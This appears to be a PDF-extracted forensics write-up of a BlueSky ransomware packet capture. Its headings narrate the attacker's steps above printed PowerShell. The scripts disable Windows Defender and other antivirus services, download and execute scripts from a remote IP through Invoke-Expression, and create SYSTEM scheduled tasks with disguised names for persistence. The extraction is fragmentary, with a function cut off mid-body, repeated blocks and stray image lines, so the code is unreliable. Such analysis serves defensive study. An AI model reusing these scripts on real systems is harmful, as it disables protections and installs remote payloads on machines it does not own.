
Function Test-URL {
    param (
        [string]$url
    )

    try {
        $request = Invoke-WebRequest -Uri $url -UseBasicParsing -TimeoutSec 5 -ErrorAction Stop
        if ($request.StatusCode -eq 200) {
            return $true
        } else {
            return $false
        }
    } catch {
        return $false
    }
}

Function Test-ScriptURL {
    param (
        [string]$scriptUrl
    )

    try {
```

# THE ATTACKER DISABLE WINDOWS DEFENDER



The screenshot shows a NetworkMiner capture window with a single conversation containing PowerShell commands. The commands are as follows:

```
Function StopAV {
    if ($osver -eq "10") {
        Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction SilentlyContinue
    }
    Function Disable-WindowsDefender {
        if ($osver -eq "10") {
            Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction SilentlyContinue
            Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle" -ErrorAction SilentlyContinue


            Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle\Java" -ErrorAction SilentlyContinue
            Set-MpPreference -ExclusionPath "C:\Windows" -ErrorAction SilentlyContinue

            $defenderRegistryPath = "HKLM:\SOFTWARE\Microsoft\Windows Defender"
            $defenderRegistryKeys = @(
                "DisableAntiSpyware",
                "DisableRoutinelyTakingAction",
                "DisableRealtimeMonitoring",
                "SubmitSamplesConsent",
                "SpynetReporting"
            )
            if (-not (Test-Path $defenderRegistryPath)) {
                New-Item -Path $defenderRegistryPath -Force | Out-Null
            }
            foreach ($key in $defenderRegistryKeys) {
                Set-ItemProperty -Path $defenderRegistryPath -Name $key -Value 1 -ErrorAction SilentlyContinue
            }
            Get-Service WinDefend | Stop-Service -Force -ErrorAction SilentlyContinue
            Set-Service WinDefend -StartupType Disabled -ErrorAction SilentlyContinue
        }
    }
}
```

At the bottom of the window, there is a status bar with the following information:

- 1 client pkt, 1 server pkt, 1 turn.
- Entire conversation (5299 bytes)
- Show as ASCII
- No delta times
- Stream 1179

# THE ATTACKER DOWNLOADS THE SECOND MALICIOUS FILE



The screenshot shows a Wireshark window titled "Wireshark - Follow HTTP Stream (tcp.stream eq 1179) - BlueSkyRansomware.pcap". The stream pane displays a PowerShell script being sent over HTTP. The script contains several functions: \$servicesToStop, CleanerEtc, and CleanerNoPriv. It uses the WebClient module to download files from a remote URL (http://87.96.21.84/del.ps1) and execute them using scheduled tasks and PowerShell. The script also includes logic to check if a connection to the URL is successful and to verify if the script at the specified URL is reachable.

```
Get-Service WinDefend | Stop-Service -Force -ErrorAction SilentlyContinue
Set-Service WinDefend -StartupType Disabled -ErrorAction SilentlyContinue

$servicesToStop = "MBAMService", "MBAMProtection", "*Sophos"
foreach ($service in $servicesToStop) {
    Get-Service | Where-Object { $_.DisplayName -like $service } | ForEach-Object {
        Stop-Service $_ -ErrorAction SilentlyContinue
        Set-Service $_ -StartupType Disabled -ErrorAction SilentlyContinue
    }
}

Function CleanerEtc {
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\ProgramData\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPupdate" /tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass -File C:\ProgramData\del.ps1" /ru SYSTEM /sc HOURLY /mo 4 /create | Out-Null
    Invoke-Expression ((New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/ichigo-lite.ps1'))
}


Function CleanerNoPriv {
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\Users\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /create /tn "Optimize Start Menu Cache Files-S-3-5-21-2236678155-433529325-1142214968-1237" /sc HOURLY /f /mo 3 /tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass C:\Users\del.ps1" | Out-Null
}

$scriptUrl = "http://87.96.21.84/del.ps1"

if (Test-URL -url $url) {
    Write-Host "Connection to $url successful. Proceeding with execution."
}

if (Test-ScriptURL -scriptUrl $scriptUrl) {
    Write-Host "Script at $scriptUrl is reachable."
}
```

# THE ATTACKER MAKES A TASK TO PERSISTENCE HIM



The screenshot shows a PowerShell script editor window with a dark theme. The script is written in PowerShell and includes several functions for service manipulation and task scheduling.

```
Get-Service WinDefend | Stop-Service -Force -ErrorAction SilentlyContinue
Set-Service WinDefend -StartupType Disabled -ErrorAction SilentlyContinue

$servicesToStop = "MBAMService", "MBAMProtection", "*Sophos*"
foreach ($service in $servicesToStop) {
    Get-Service | Where-Object { $_.DisplayName -like $service } | ForEach-Object {
        Stop-Service $_ -ErrorAction SilentlyContinue
        Set-Service $_ -StartupType Disabled -ErrorAction SilentlyContinue
    }
}

